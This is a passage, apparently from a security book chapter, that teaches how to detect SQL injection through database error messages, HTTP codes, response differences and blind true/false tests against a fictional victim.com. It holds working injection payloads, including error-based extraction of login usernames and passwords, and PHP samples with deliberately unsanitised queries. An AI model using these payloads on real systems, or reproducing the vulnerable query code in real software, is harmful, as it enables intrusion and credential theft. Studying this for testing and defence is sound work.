
As you can see, the Web server and the database server are separate entities. The Web server just creates an SQL query, parses the results, and displays the results to the user. The database server receives the query and returns the results to the Web server. This is very important for exploiting SQL injection vulnerabilities because if you can manipulate the SQL statement and make the database server return arbitrary data (such as usernames and passwords from the Victim Inc. Web site) the Web server has no means to verify whether the data is legitimate.

Database Errors

In the previous section, you saw some SQL injection errors displayed as a result of parameter manipulation. Although the errors are displayed in the Web server response, the SQL injection happens at the database layer. Those examples showed how you can reach a database server via the Web application.

It is very important that you familiarize yourself with the different database errors that you may get from the Web server when testing for SQL injection vulnerabilities. Figure 2.5 shows how an SQL injection error happens and how the Web server deals with it.

Figure 2.5 Information Flow during an SQL Injection Error



As you can see in Figure 2.5, the following occurs during an SQL injection error:

1. The user sends a request in an attempt to identify an SQL injection vulnerability. In this case, the user sends a value with a single quote appended to it.
2. The Web server retrieves user data and sends an SQL query to the database server. In this example, you can see that the SQL statement created by the Web server includes the user input and forms a syntactically incorrect query due to the two terminating quotes.
3. The database server receives the malformed SQL query and returns an error to the Web server.
4. The Web server receives the error from the database and sends an HTML response to the user. In this case, it sent the error message, but it is entirely up to the application how it presents any errors in the contents of the HTML response.

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The preceding example illustrates the scenario of a request from the user which triggers an error on the database. Depending on how the application is coded, the file returned in step 4 will be constructed and handled as a result of one of the following:

- The SQL error is displayed on the page and is visible to the user from the Web browser.
- The SQL error is hidden in the source of the Web page for debugging purposes.
- Redirection to another page is used when an error is detected.
- An HTTP error code 500 (Internal Server Error) or HTTP redirection code 302 is returned.
- The application handles the error properly and simply shows no results, perhaps displaying a generic error page.

When you are trying to identify an SQL injection vulnerability you need to determine the type of response the application is returning. In the next few sections, we will focus on the most common scenarios that you may encounter. The ability to identify the remote database is paramount to successfully progressing an attack and moving on from identification of the vulnerability to further exploitation.

Commonly Displayed SQL Errors

In the previous section, you saw that applications react differently when the database returns an error. When you are trying to identify whether a specific input triggered an SQL vulnerability, the Web server error messages can be very useful. Your best scenario is an application returning the full SQL error, although this does not always occur.

The following examples will help you to familiarize yourself with some of the most typical errors. You will see that SQL errors commonly refer to unclosed quotes. This is because SQL requires enclosure of alphanumeric values between single quotes. You will see some examples of typical errors with a simple explanation of what caused the error.

Microsoft SQL Server Errors

As you saw previously, injecting a single quote into alphanumeric parameters could result in a database error. In this section, you will see that the exact same entry can lead to different results.

Consider the following request:

```
http://www.victim.com/showproducts.aspx?category=attacker'
```

The error returned from the remote application will be similar to the following:

```
Server Error in '/' Application.
Unclosed quotation mark before the character string 'attacker;'.
Description: An unhandled exception occurred during the execution of the
```

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```
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation
mark before the character string 'attaker;'.
```

Obviously, you don't have to memorize every error code. The important thing is that you understand when and why an error occurs. In both examples, you can assert that the remote SQL statement running on the database must be something similar to the following:

```
SELECT *
FROM products
WHERE category='attacker''
```

The application did not sanitize the single quotes, and therefore the syntax of the statement is rejected by the database server returning an error.

You just saw an example of injection in an alphanumeric string. The following example will show the typical error returned when injecting a numeric value, therefore not enclosed between quotes in the SQL statement.

Imagine you find a page called showproduct.aspx in the victim.com application. The script receives a parameter called *id* and displays a single product depending on the value of the *id* parameter:

```
http://www.victim.com/showproduct.aspx?id=2
```

When you change the value of the *id* parameter to something such as the following:

```
http://www.victim.com/showproduct.aspx?id=attacker
```

the application returns an error similar to this:

```
Server Error in '/' Application.
Invalid column name 'attacker'.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name
'attacker'.
```

Based on the error, you can assume that in the first instance the application creates an SQL statement such as this:

```
SELECT *
FROM products
WHERE idproduct=2
```

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The preceding statement returns a result set with the product whose *idproduct* field equals *2*. However, when you inject a non-numeric value, such as *attacker*, the resultant SQL statement sent to the database server has the following syntax:

```
SELECT *
FROM products
WHERE idproduct=attacker
```

The SQL server understands that if the value is not a number it must be a column name. In this case, the server looks for a column called *attacker* within the *products* table. However, there is no column named *attacker*, and therefore it returns an error.

There are some techniques that you can use to retrieve information embedded in the errors returned from the database. The first one generates an error converting a string to an integer:

```
http://www.victim.com/showproducts.aspx?category=bikes' and 1=0/@@version;--
```

Application response:

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 -
8.00.760 (Intel X86) Dec 17 2002 14:22:05 Copyright (c) 1988-2003 Microsoft
Corporation Enterprise Edition on Windows NT 5.2 (Build 3790: ) ' to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

The database reported an error, converting the result of *@@version* to an integer and displaying its contents. This technique abuses the type conversion functionality in SQL Server. We sent *0/@@version* as part of our injected code. As a division operation needs to be executed between two numbers, the database tries to convert the result from the *@@version* function into a number. When the operation fails the database displays the content of the variable.

You can use this technique to display any variable in the database. The following example uses this technique to display the *user* variable:

```
http://www.victim.com/showproducts.aspx?category=bikes' and 1=0/user;--
```

Application response:

```
Syntax error converting the nvarchar value 'dbo' to a column of data type
int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

There are also techniques to display information about the statement executed by the database, such as the use of *having 1=1*:

```
http://www.victim.com/showproducts.aspx?category=bikes' having 1'='1
```

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Application response:

```
Server Error in '/' Application.
Column 'products.productid' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

The *HAVING* clause is used in combination with the *GROUP BY* clause. It can also be used in a *SELECT* statement to filter the records that a *GROUP BY* returns. *GROUP BY* needs the *SELECT*ed fields to be a result of an aggregated function or to be included in the *GROUP BY* clause. If the requirement is not met, the database sends back an error displaying the first column where this issue appeared.

Using this technique and *GROUP BY* you can enumerate all the columns in a *SELECT* statement:

```
http://www.victim.com/showproducts.aspx?category=bikes' GROUP BY productid
  having '1'='1
```

Application response:

```
Server Error in '/' Application.
Column 'products.name' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

In the preceding example, we included the previously discovered column *productid* in the *GROUP BY* clause. The database error disclosed the next column, *name*. Just keep appending columns to enumerate them all:

```
http://www.victim.com/showproducts.aspx?category=bikes'
  GROUP BY productid,name having '1'='1
```

Application response:

```
Server Error in '/' Application.
Column 'products.price' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

Once you have enumerated the column names you can retrieve the values using the converting error technique that you saw earlier:

```
http://www.victim.com/showproducts.aspx?category=bikes' and 1=0/name;--
```

Application response:

```
Server Error in '/' Application.
Syntax error converting the nvarchar value 'Claud Butler Olympus D2' to a
column of data type int.
Description: An unhandled exception occurred during the execution of the
current web request. Please review the stack trace for more information
about the error and where it originated in the code.
```

TIP

Information disclosure in error messages can be very useful to an attacker targeting applications using SQL Server databases. If you find this kind of disclosure in an authentication mechanism, try to enumerate the username and password column names (which are likely to be *user* and *password*) using the *HAVING* and *GROUP BY* techniques already explained:

```
http://www.victim.com/logon.aspx?username=test' having 1'='1
http://www.victim.com/logon.aspx?username=test'
  GROUP BY User having '1'='1
```

After discovering the column names, you can disclose the credentials of the first account, which is likely to possess administrative privileges:

```
http://www.victim.com/logon.aspx?username=test' and 1=0/User
  and 1'='1
http://www.victim.com/logon.aspx?username=test' and 1=0/Password
  and 1'='1
```

You can also discover other accounts adding the discovered usernames in a negative condition to exclude them from the result set:

```
http://www.victim.com/logon.aspx?username=test' and User not
  in ('Admin') and 1=0/User and 1'='1
```

You can configure errors displayed in ASP.NET applications using the web.config file. This file is used to define the settings and configurations of an ASP.NET application. It is an XML document which can contain information about the loaded modules, security configuration, compilation settings, and similar data. The *customErrors* directive defines how errors are returned to the Web browser. By default, *customErrors="On"*, which prevents the application server from displaying verbose errors to remote visitors. You can completely disable this feature using the following code, although this is not recommended in production environments:

```
<configuration>
    <system.web>
        <customErrors mode="Off"/>
    </system.web>
</configuration>
```

Another possibility is to display different pages depending on the HTTP error code generated when rendering the page:

```
<configuration>
    <system.web>
        <customErrors defaultRedirect="Error.aspx" mode="On">
            <error statusCode="403" redirect="AccessDenied.aspx"/>
            <error statusCode="404" redirect="NotFound.aspx"/>
            <error statusCode="500" redirect="InternalError.aspx"/>
        </customErrors>
    </system.web>
</configuration>
```

In the preceding example, the application by default will redirect the user to Error.aspx. However, in three cases (HTTP codes 403, 404, and 500) the user will be redirected to another page.

MySQL Errors

In this section, you will see some of the typical MySQL errors. All of the main server-side scripting languages can access MySQL databases. MySQL can be executed in many architectures and operating systems. A common configuration is formed by an Apache Web server running PHP on a Linux operating system, but you can find it in many other scenarios as well.

The following error is usually an indication of a MySQL injection vulnerability:

```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result
resource in /var/www/victim.com/showproduct.php on line 8
```

In this example, the attacker injected a single quote in a *GET* parameter and the PHP page sent the SQL statement to the database. The following fragment of PHP code shows the vulnerability:

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

    //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");
```

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```
//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

//Loop on the results
while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
    printf("ID: %s Name: %s", $row[0], $row[1]);
}

//Free result set
mysql_free_result($result);
?>
```

The code shows that the value retrieved from the *GET* variable is used in the SQL statement without sanitization. If an attacker injects a value with a single quote, the resultant SQL statement will be:

```
SELECT *
FROM products
WHERE category='attacker''
```

The preceding SQL statement will fail and the *mysql_query* function will not return any value. Therefore, the *$result* variable will not be a valid MySQL result resource. In the following line of code, the *mysql_fetch_array($result, MYSQL_NUM)* function will fail and PHP will show the warning message that indicates to an attacker that the SQL statement could not be executed.

In the preceding example, the application does not disclose details regarding the SQL error, and therefore the attacker will need to devote more effort in determining the correct way to exploit the vulnerability. In "Confirming SQL Injection," you will see techniques for this kind of scenario.

PHP has a built-in function called *mysql_error* which provides information about the errors returned from the MySQL database during execution of an SQL statement. For example, the following PHP code displays errors caused during execution of the SQL query:

```
<?php
//Connect to the database
mysql_connect("[database]", "[user]", "[password]") or

    //Error checking in case the database is not accessible
    die("Could not connect: " . mysql_error());

//Select the database
mysql_select_db("[database_name]");
```

```
//We retrieve category value from the GET request
$category = $_GET["category"];

//Create and execute the SQL statement
$result = mysql_query("SELECT * from products where category='$category'");

if (!$result) { //If there is any error
       //Error checking and display
       die('<p>Error: ' . mysql_error() . '</p>');
} else {

    // Loop on the results
    while ($row = mysql_fetch_array($result, MYSQL_NUM)) {
          printf("ID: %s Name: %s", $row[0], $row[1]);
}

    //Free result set
    mysql_free_result($result);
}
?>
```

When an application running the preceding code catches database errors and the SQL query fails, the returned HTML document will include the error returned by the database. If an attacker modifies a string parameter by adding a single quote the server will return output similar to the following:

```
Error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
''' at line 1
```

The preceding output provides information regarding why the SQL query failed. If the injectable parameter is not a string and therefore is not enclosed between single quotes, the resultant output would be similar to this:

```
Error: Unknown column 'attacker' in 'where clause'
```

The behavior in MySQL server is identical to Microsoft SQL Server; because the value is not enclosed between quotes MySQL treats it as a column name. The SQL statement executed was along these lines:

```
SELECT *
FROM products
WHERE idproduct=attacker
```

MySQL cannot find a column name called *attacker*, and therefore returns an error.

This is the code snippet from the PHP script shown earlier in charge of error handling:

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```
if (!$result) { //If there is any error
     //Error checking and display
     die('<p>Error: ' . mysql_error() . '</p>');
     }
```

In this example, the error is caught and then displayed using the *die()* function. The PHP *die()* function prints a message and gracefully exits the current script. Other options are available for the programmer, such as redirecting to another page:

```
if (!$result) { //If there is any error
     //Error checking and redirection
     header("Location: http://www.victim.com/error.php"");
     }
```

We will analyze server responses in "Application Response," and discuss how to confirm SQL injection vulnerabilities in responses without errors.

Oracle Errors

In this section, you will see some examples of typical Oracle errors. Oracle databases are deployed using various technologies. As mentioned before, you don't need to learn every single error returned from the database; the important thing is that you can identify a database error when you see it.

When tampering with the parameters of Java applications with an Oracle back-end database you will often find the following error:

```
java.sql.SQLException: ORA-00933: SQL command not properly ended at
oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:180) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:208)
```

The preceding error is very generic and means that you tried to execute a syntactically incorrect SQL statement. Depending on the code running on the server you can find the following error when injecting a single quote:

```
Error: SQLException java.sql.SQLException: ORA-01756: quoted string not
properly terminated
```

In this error the Oracle database detects that a quoted string in the SQL statement is not properly terminated, as Oracle requires that a string be terminated with a single quote. The following error re-creates the same scenario in .NET environments:

```
Exception Details: System.Data.OleDb.OleDbException: One or more errors
occurred during processing of command.
ORA-00933: SQL command not properly ended
```

The following example shows an error returned from a .NET application executing a statement with an unclosed quoted string:

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```
ORA-01756: quoted string not properly terminated
System.Web.HttpUnhandledException: Exception of type
'System.Web.HttpUnhandledException' was thrown. --->
System.Data.OleDb.OleDbException: ORA-01756: quoted string not properly
terminated
```

The PHP function *ociparse()* is used to prepare an Oracle statement for execution. Here is an example of the error generated by the PHP engine when the function fails:

```
Warning: ociparse() [function.ociparse]: ORA-01756: quoted string not
properly terminated in /var/www/victim.com/ocitest.php on line 31
```

If the *ociparse()* function fails and the error is not handled, the application may show some other errors as a consequence of the first failure. This is an example:

```
Warning: ociexecute(): supplied argument is not a valid OCI8-Statement
resource in c:\www\victim.com\oracle\index.php on line 31
```

As you read this book, you will see that sometimes the success of an attack depends on the information disclosed by the database server. Let's examine the following error:

```
java.sql.SQLException: ORA-00907: missing right parenthesis
at oracle.jdbc.dbaccess.DBError.throwSqlException(DBError.java:134) at
oracle.jdbc.ttc7.TTIoer.processError(TTIoer.java:289) at
oracle.jdbc.ttc7.Oall7.receive(Oall7.java:582) at
oracle.jdbc.ttc7.TTC7Protocol.doOall7(TTC7Protocol.java:1986)
```

The database reports that there is a *missing right parenthesis* in the SQL statement. This error can be returned for a number of reasons. A very typical situation of this is presented when an attacker has some kind of control in a nested SQL statement. For example:

```
SELECT field1, field2,    /* Select the first and second fields*/
(SELECT field1              /* Start subquery */
  FROM table2
WHERE something = [attacker controlled variable])  /* End subquery */
as field3                /* result from subquery */
FROM table1
```

The preceding example shows a nested subquery. The main *SELECT* executes another *SELECT* enclosed in parentheses. If the attacker injects something in the second query and comments out the rest of the SQL statement, Oracle will return a *missing right parenthesis* error.

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Application Response

In the previous section, you saw the kinds of errors that applications typically display when the back-end database fails to execute a query. If you see one of those errors, you can be almost certain that the application is vulnerable to some kind of SQL injection. However, applications react differently when they receive an error from the database, and sometimes identifying SQL injection vulnerabilities is not as easy as previously shown. In this section, you will see other examples of errors not directly displayed in the browser, which represent different levels of complexity.

NOTE

There is no golden rule to determine whether certain input triggered an SQL injection vulnerability, as the possible scenarios are endless.

It is simply important that you remain focused and pay attention to detail when investigating potential SQL injections. It is recommended that you use a Web proxy, as your Web browser will hide details such as HTML source code, HTTP redirects, and so forth. Besides, when working at a lower level and watching the HTML source code you are more likely to discover other vulnerabilities apart from SQL injection.

The process of finding SQL injection vulnerabilities involves identifying user data entry, tampering with the data sent to the application, and identifying changes in the results returned by the server. You have to keep in mind that tampering with the parameters can generate an error which could have nothing to do with SQL injection.

Generic Errors

In the previous section, you saw the typical errors returned from the database. In that kind of scenario, it is very easy to determine whether a parameter is vulnerable to SQL injection. In other scenarios, the application will return a generic error page regardless of the kind of failure.

A good example of this is the Microsoft .NET engine, which by default returns the Server Error page shown in Figure 2.6 in the event of runtime errors.

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
Figure 2.6 Default ASP.NET Error Page



This is a very common scenario. It happens when the application does not handle errors and no custom error page has been configured on the server. As I showed before, this behavior is determined by the web.config file settings.

If you are testing a Web site and discover that the application is always responding with a default or custom error page, you will need to make sure the error is due to SQL injection. You can test this by inserting SQL code into the parameter without triggering an application error.

In the preceding example, you can assume that the SQL query is going to be something such as this:

```
SELECT *
FROM products
WHERE category='[attacker's control]'
```

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Injecting *attacker'* is clearly going to generate an error, as the SQL statement is incorrect due to the extra single quote at the end:

```
SELECT *
FROM products
WHERE category='attacker''
```

However, you can try to inject something that doesn't generate an error. This is usually an educated trial-and-error process. In our example, we need to keep in mind that we are trying to inject data into a string enclosed with single quotes.

What about injecting something such as *bikes' or '1'='1*? The resultant SQL statement would be:

```
SELECT *
FROM products
WHERE category='bikes' OR '1'='1' /* always true -> returns all rows */
```

In this example, we injected SQL code that created a meaningful correct query. If the application is vulnerable to SQL injection, the preceding query should return every row in the *products* table. This technique is very useful, as it introduces an *always true* condition.

' or '1'='1 is inserted inline with the current SQL statement and does not affect the other parts of the request. The complexity of the query doesn't particularly matter, as we can easily create a correct statement.

One of the disadvantages of injecting an *always true* condition is that the result of the query will contain every single record in the table. If there are several million records, the query can take a long time to execute and can consume many resources of the database and Web servers. One solution to this is to inject something that will have no effect on the final result; for example, *bikes' or '1'='2*. The final SQL query would be:

```
SELECT *
FROM products
WHERE category='bikes' OR '1'='2'
```

Because 1 is not equal to 2, and therefore the condition is false, the preceding statement is equivalent to:

```
SELECT *
FROM products
WHERE category='bikes'
```

Another test to perform in this kind of situation is the injection of an *always false* statement. For that we will send a value that generates no results; for example, *bikes' AND '1'='2*:

```
SELECT *
FROM products
WHERE category='bikes' AND '1'='2' /* always false -> returns no rows */
```

The preceding statement should return no results, as the last condition in the *WHERE* clause can never be met. However, keep in mind that things are not always as simple as shown in these examples, and don't be surprised if you inject an *always false* condition and the application returns results. This can be due to a number of reasons. For example:

```
SELECT *                              /* Select all */
FROM products                         /* products */
WHERE category='bikes' AND '1'='2'    /* false condition */
UNION SELECT *                        /* append all new_products*/
FROM new_products                     /* to the previous result set */
```

In this example, the results of two queries are appended and returned as the result. If the injectable parameter affects only one part of the query, the attacker will receive results even when injecting an *always false* condition. Later, in "Terminating SQL Injection," you will see techniques to comment out the rest of the query.

HTTP Code Errors

HTTP has a number of codes which are returned to the Web browser to specify the result of a request or an action that the client needs to perform.

The most common HTTP code returned is HTTP 200 OK, which means the request was successfully received. There are two error codes that you need to familiarize yourself with to detect SQL injection vulnerabilities. The first one is the HTTP 500 code:

```
HTTP/1.1 500 Internal Server Error
Date: Mon, 05 Jan 2009 13:08:25 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 3026

[HTML content]
```

HTTP 500 is returned from a Web server when an error has been found when rendering the requested Web resource. In many scenarios, SQL errors are returned to the user in the form of HTTP 500 error codes. The HTTP code returned will be transparent to you unless you are using a proxy to catch the Web server response.

Another common behavior adopted by certain applications in the event of errors found is to redirect to the home page or to a custom error page. This is done via an HTTP 302 redirection:

```
HTTP/1.1 302 Found
Connection: Keep-Alive
```

```
Content-Length: 159
Date: Mon, 05 Jan 2009 13:42:04 GMT
Location: /index.aspx
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/index.aspx">here</a>.</h2>
</body></html>
```

In the preceding example, the user is redirected to the home page. The 302 responses always have a *Location* field which indicates the destination where the Web browser should be redirected. As mentioned before, this process is handled by the Web browser and it is transparent to the user unless you are using a Web proxy intercepting the Web server responses.

When you are manipulating the parameters sent to the server and you get an HTTP 500 or HTTP 302 response, that's a good sign. It means that somehow you interfered with the normal behavior of the application. The next step will be to craft a meaningful injection, as explained in "Confirming SQL Injection" later in this chapter.

Different Response Sizes

Each application reacts differently to the input sent by the user. Sometimes it is easy to identify an anomaly in an application, yet other times it can be harder. You need to consider even the slightest and most subtle variation when trying to find SQL injection vulnerabilities.

In scripts that show the results of a *SELECT* statement the differences between a legitimate request and an SQL injection attempt are usually easy to spot. But now consider the scripts which don't show any result, or in which the difference is too subtle to be visually noticeable. This is the case for the next example, shown in Figure 2.7.

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Figure 2.7 Response Differing

```
rmarcos@ub: ~
File  Edit  View  Terminal  Tabs  Help
rmarcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=2908884333
--21:19:10--  http://www.victim.com/tracking.asp?idvisitor=2908884333
           => `tracking.asp?idvisitor=2908884333.1'
Resolving www.victim.com... 192.168.1.150
Connecting to www.victim.com|192.168.1.150|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 322 [text/html]

100%[===================================================================================>] 322           --.--K/s

21:19:10 (20.54 MB/s) - `tracking.asp?idvisitor=2908884333.1' saved [322/322]

rmarcos@ub:~$ wget http://www.victim.com/tracking.asp?idvisitor=attacker
--21:19:24--  http://www.victim.com/tracking.asp?idvisitor=attacker
           => `tracking.asp?idvisitor=attacker.1'
Resolving www.victim.com... 192.168.1.150
Connecting to www.victim.com|192.168.1.150|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 318 [text/html]

100%[===================================================================================>] 318           --.--K/s

21:19:25 (16.96 MB/s) - `tracking.asp?idvisitor=attacker.1' saved [318/318]

rmarcos@ub:~$ diff tracking.asp\?idvisitor\=2908884333 tracking.asp\?idvisitor\=attacker
6c6
<BR>
---
>
rmarcos@ub:~$
```

In Figure 2.7, we have an example of differing of two requests. The test is done against the *idvisitor* parameter of a Web page called tracking.asp. This page is used to track visitors to the http://www.victim.com Web site. The script just updates a database for the visitor specified in the *idvisitor* variable. If an SQL error occurs, the exception is caught and the response is returned to the user. However, due to a programming inconsistency the resultant response is slightly different.

Other examples can include where minor Web interface items, such as product labels, are loaded based on parameters from the user. If an SQL error occurs, it is not uncommon for missing minor interface items to be easy to overlook. Although it may look like a minor mistake, you will see that there are ways to exploit this kind of issue using blind SQL injection techniques, introduced in the next section and explained in detail in Chapter 5.

Blind Injection Detection

Web applications access databases for many purposes. One common goal is to access information and present it to the user. In such cases, an attacker might be able to modify the SQL statement and display arbitrary information from the database.

However, there are other cases where it is not possible to display any information from the database, but that doesn't necessarily mean the code can't be vulnerable to SQL injection. This means the discovery and exploitation of the vulnerability is going to be slightly different. Consider the following example.

Victim Inc. allows its users to log on to its Web site via an authentication form located at http://www.victim.com/authenticate.aspx. The authentication form requests a username and a password from the user. If you enter any random username and password the result page shows an "Invalid username or password" message. This is something that you would expect. However, if you enter a username value of *user' or '1'='1* the error shown in Figure 2.8 is displayed.

Figure 2.8 Blind SQL Injection Example – Always True

Figure 2.8 shows a flaw in the authentication system of Victim Inc. The application shows different error messages when it receives a valid username, and moreover, the username field seems vulnerable to SQL injection.

When you find this kind of situation it can be useful to verify by injecting an *always false* condition, as shown in Figure 2.9, and checking that the returned value is different.

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
Figure 2.9 Blind SQL Injection Example – Always False



After the *always false* test you can confirm that the *Username* field is vulnerable to SQL injection. However, the *Password* field is not vulnerable and you cannot bypass the authentication form.

This form doesn't show any data from the database. The only two things we know are:

- The form displays "Invalid password" when the *Username* condition is true.
- The form displays "Invalid username or password" when the *Username* condition is false.

This is called blind SQL injection. Chapter 5 is fully dedicated to blind SQL injection attacks and covers the topic in detail.

Blind SQL injection is a type of SQL injection vulnerability where the attacker can manipulate an SQL statement and the application returns different values for true and false conditions. However, the attacker cannot retrieve the results of the query.

Exploitation of blind SQL injection vulnerabilities needs to be automated, as it is time-consuming and involves sending many requests to the Web server. Chapter 5 discusses the exploitation process in detail.

Blind SQL injection is a very common vulnerability, although sometimes it can be very subtle and might remain undetected to inexperienced eyes. Take a look at the next example so that you can better understand this issue.

Victim Inc. hosts a Web page on its site, called showproduct.php. The page receives a parameter called *id*, which uniquely identifies each product in the Web site. A visitor can request pages as follows:

```
http://www.victim.com/showproduct.php?id=1
http://www.victim.com/showproduct.php?id=2
http://www.victim.com/showproduct.php?id=3
http://www.victim.com/showproduct.php?id=4
```

Each request will show the details of the specific product requested as expected. There is nothing wrong with this implementation so far. Moreover, Victim Inc. has paid some attention to protecting its Web site and doesn't display any database errors to the user.

